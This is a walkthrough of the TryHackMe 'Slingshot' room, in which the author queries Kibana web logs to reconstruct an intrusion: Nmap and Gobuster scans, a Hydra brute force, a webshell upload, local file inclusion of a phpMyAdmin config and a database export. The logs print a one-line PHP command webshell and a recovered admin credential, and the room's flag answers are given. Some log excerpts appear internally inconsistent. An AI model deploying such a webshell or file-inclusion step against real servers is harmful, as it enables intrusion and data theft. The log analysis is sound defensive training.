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# TryHackMe : Slingshot Walkthrough



M. Said Eddak · [Follow](#)

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
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In this walkthrough, I'll highlight all the method I used to respond to the question of the room. I will mainly use filters in the Kibana Query Language to get the needed information.



## 1. What was the attacker's IP?

By displaying the top remote addresses, we clearly see that the IP 10.0.2.15 generated some unusual amount of traffic.



Answer : 10.0.2.15

## 2. What was the first scanner that the attacker ran against the web server?

By sorting the User-Agents used by the attacker from oldest request to newest, we notice that he first started by using nmap against the server.

@timestamp	request.headers.User-Agent
Jul 26, 2023 @ 14:27:08.138	-
Jul 26, 2023 @ 14:27:08.138	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Jul 26, 2023 @ 14:27:08.138	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Jul 26, 2023 @ 14:27:08.138	-

Answer : NMAP Scripting Engine

### 3. What was the User Agent of the directory enumeration tool that the attacker used on the web server?

We can display the top User Agent used by the attacker to find out that he used Gobuster to conduct the enumeration step.

Type	Name ↑	Documents (%)	Distinct values	Distributions	Actions
	request.headers.User-Agent	2,561 (99.84%)	4	2 categories	<i>(edit)</i>

**DOCUMENTS STATS**

count	2561
percentage	99.84%
distinct values	4

**TOP VALUES**

User Agent	Count	Percentage
Mozilla/5.0 (Gobuster)	1880	(73.3%)
Mozilla/4.0 (Hydra)	483	(18.9%)
Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	171	(6.7%)
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	29	(1.1%)


Calculated from 2,561 records.

We also notice that the attacker used Hydra, in order to conduct a brute force attack (more on that later).

Answer : Mozilla/5.0 (Gobuster)

### 4. In total, how many requested resources on the web server did the attacker fail to find?

We can know how many requested resources failed by looking at the number of 404 response code that the server responded with.



Answer : 1867


### 5. What is the flag under the interesting directory the attacker found?

Knowing that this is a directory that the attacker found, we can look at all the 200 response code to see what directory request succeeded to get the flag. For that we display all the 200 status code that appear when using the Gobuster tool.

Filter :

```
transaction.remote_address : "10.0.2.15" and response.status : 200 and request.
```

We can then show all the http.url to see the directory and the flag.




Answer : a76637b62ea99acda12f5859313f539a

## 6. What login page did the attacker discover using the directory enumeration tool?

We search all the URL that contain the “login” keyword used with Gobuster.

Filter :

```
transaction.remote_address : "10.0.2.15" and request.headers.User-Agent : "Mozi
```



We find the /admin-login.php login page.

Answer : /admin-login.php

## 7. What was the user agent of the brute-force tool that the attacker used on the admin panel?

We know from the Question 2 that the attacker used the Hydra tool to conduct the bruteforce.

Answer : Hydra

## 8. What username:password combination did the attacker use to gain access to the admin page?

Since we know that the attacker did gain access to the admin page, we know that the request succeeded (status code 200) and that the User-Agent that permitted to find the username and password is the one that hydra uses.

Filter :

```
transaction.remote_address : "10.0.2.15" and request.headers.User-Agent : "Mozi
```

transaction.remote\_address: "10.0.2.15" and request.headers.User-Agent: "Mozilla/4.0 (Hydra)" and response.status: 200

agent.version: 8.0.2  
 http.url: /admin-login.php  
 message: ("transaction": {"time": "26/Jul/2023:14:29:04 +0000", "transaction\_id": "2M2tca22pWnA0d0f8edwAAAQ", "remote\_address": "10.0.2.15", "remote\_port": 34828, "local\_address": "10.0.2.4", "local\_port": 80}, "request": {"request\_line": "GET /admin-login.php HTTP/1.1", "headers": {"Host": "slingshot.thm", "Connection": "close", "Authorization": "Basic YWRtaW46dGh4MTExDQ==", "User-Agent": "Mozilla/4.0 (Hydra)"}, "response": {"status": 200, "reason": "OK", "headers": {"Content-Type": "text/html; charset=UTF-8", "Content-Length": "542"}, "body": "-----c0e146b70bab8ea1-----Content-Disposition: form-data; name=\"file\"; filename=\"easy-simpl-e.php-webshell.php\"Content-Type: application/octet-stream<html><body><input type=\"TEXT\" name=\"cmd\" autofocus id=\"cmd\" size=\"80\"><input type=\"SUBMIT\" value=\"Execute\"></form><p><pre>1f(isset(\$\_GET['cmd']))<br>system(\$\_GET['cmd']);<br>-----THM{ecb012e53a58818cd17a924769ec447}<br></pre></body></html>-----c0e146b70bab8ea1-----UTF-8}), \"audit\_data\": \"\"})"}  
 request.headers.Accept: \*/\*  
 request.headers.Authorization: Basic YWRtaW46dGh4MTExDQ==  
 request.headers.Content-Length: 542

From that we find the `request.headers.Authorization` field that contain a base64 encoded string. After a visit on CyberChef, we find that the username and password combination found is : admin:thx1138

Answer : admin:thx1138

## 9. What flag was included in the file that the attacker uploaded from the admin directory?

After analyzing the URLs that the admin have access to, we find out an interesting one that allows uploads : `/admin/upload.php`. To find out the upload file, we search for the `http.url /admin/upload.php?action=upload`. From there we find the `'request.body'` field in the request that contains the remote web shell that the attack uploaded containing the flag.

transaction.remote\_address: 10.0.2.15 AND http.url: /admin/upload.php?action=upload

request.body: ("transaction": {"time": "26/Jul/2023:14:29:35 +0000", "transaction\_id": "2M2tca22pWnA0d0f8edwAAAQ", "remote\_address": "10.0.2.15", "remote\_port": 41932, "local\_address": "10.0.2.4", "local\_port": 80}, "request": {"request\_line": "POST /admin/upload.php?action=upload HTTP/1.1", "headers": {"Host": "slingshot.thm", "Connection": "close", "User-Agent": "Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0", "Accept": "text/html, application/xhtml+xml, application/xml;q=0.9, \*/\*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Content-Length": "100", "Content-Disposition": "form-data; name=\"file\"; filename=\"easy-simpl-e.php-webshell.php\"", "Content-Type": "application/octet-stream", "Authorization": "Basic YWRtaW46dGh4MTExDQ==", "User-Agent": "Mozilla/4.0 (Hydra)"}, "response": {"status": 200, "reason": "OK", "headers": {"Content-Type": "text/html; charset=UTF-8", "Content-Length": "542"}, "body": "-----c0e146b70bab8ea1-----Content-Disposition: form-data; name=\"file\"; filename=\"easy-simpl-e.php-webshell.php\"Content-Type: application/octet-stream<html><body><input type=\"TEXT\" name=\"cmd\" autofocus id=\"cmd\" size=\"80\"><input type=\"SUBMIT\" value=\"Execute\"></form><p><pre>1f(isset(\$\_GET['cmd']))<br>system(\$\_GET['cmd']);<br>-----THM{ecb012e53a58818cd17a924769ec447}<br></pre></body></html>-----c0e146b70bab8ea1-----UTF-8}), \"audit\_data\": \"\"})"}  
 request.headers.Accept: \*/\*  
 request.headers.Authorization: Basic YWRtaW46dGh4MTExDQ==  
 request.headers.Content-Length: 542

Answer : THM{ecb012e53a58818cbd17a924769ec447}

## 10. What was the first command the attacker ran on the web shell?

We know that the upload file is named `easy-simple-php-webshell.php`. We now display all the request that try to access this file and get the first one used.

Filter:


The screenshot shows a search interface with the following details:

- Search Query:** transaction.remote\_address : "10.0.2.15" and response.status: 200 and easy-s
- Results:** 6 hits
- Timeline:** Jul 26, 2023 (26th August 2023 to 2nd October 2023)
- Document View:**
  - Expanded document:** Shows a table of log fields and their values for the first hit.
  - Fields:** \_score, @timestamp, agent.ephemeral\_id, agent.hostname, agent.id, agent.name, agent.type, agent.version, ecs.version, host.name, http.method, http.url, http.version.
  - Values:** Jul 26, 2023 @ 14:29:53.862, ceeccb9b4-2c4b-472b-96ca-e27ca9358fcb, slingawayweb, 2edf766e-fd18-4a7e-b709-f738de0bb7b4, slingawayweb, filebeat, 8.8.2, 8.0.0, slingawayweb, GET, /uploads/easy-simple-php-webshell.php?cmd=whoami, HTTP/1.1.

Answer : whoami

## 11. What file location on the web server did the attacker extract database credentials from using Local File Inclusion?

We know that the attack used a Local File Inclusion vulnerability to get the database credentials. To know the file location, we can look at all the URL where there is an attempt to use a local file inclusion.



From that wind find that the attacker accesses /etc/phpmyadmin/config-db.php.  
Answer : /etc/phpmyadmin/config-db.php

## 12. What directory did the attacker use to access the database manager?

From the previous question, we notice that the database manager is located in phpmyadmin.

## 13. What was the name of the database that the attacker exported?

To know what database the attacker exported, we can look at the phpadmin/export.php request, which contains the exported database : db:customer\_credit\_cards.

Filter :

```
transaction.remote_address : "10.0.2.15" and response.status: 200 and http.url:
```

The screenshot shows the Elasticsearch interface with a search query for logs related to a specific IP address (10.0.2.15) and a successful HTTP request (status 200) to a PHPMyAdmin export page. The search results table shows one hit from July 26, 2023, at 14:33:54.952. The expanded document view provides detailed information about the log entry, including the URL (`/phpmyadmin/export.php`), headers (HTTP/1.1, log, etc.), and the raw log message.

Answer : customer\_credit\_cards

#### 14. What flag does the attacker insert into the database?

To know what the attacker inserted into the database, we can search usage of import.php in order to get the insert value.

Filter :

`transaction.remote_address : "10.0.2.15" and response.status: 200 and http.url: "/phpmyadmin/import.php"`

The screenshot shows the Elasticsearch interface with a search query for logs related to a specific IP address (10.0.2.15) and a successful HTTP request (status 200) to a PHPMyAdmin import page. The search results table shows one hit from July 26, 2023, at 14:34:46.244. The expanded document view provides detailed information about the log entry, including the URL (`/phpmyadmin/import.php`), headers (Accept-Encoding, Content-Type, X-Requested-With, Origin, User-Agent, Accept, Accept-Language, etc.), and the raw log message.

After opening the request in the JSON format (for better readability), we can see the request as well as the inserted flag.

Answer : c6aa3215a7d519eeb40a660f3b76e64c

**End of the walkthrough.**

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


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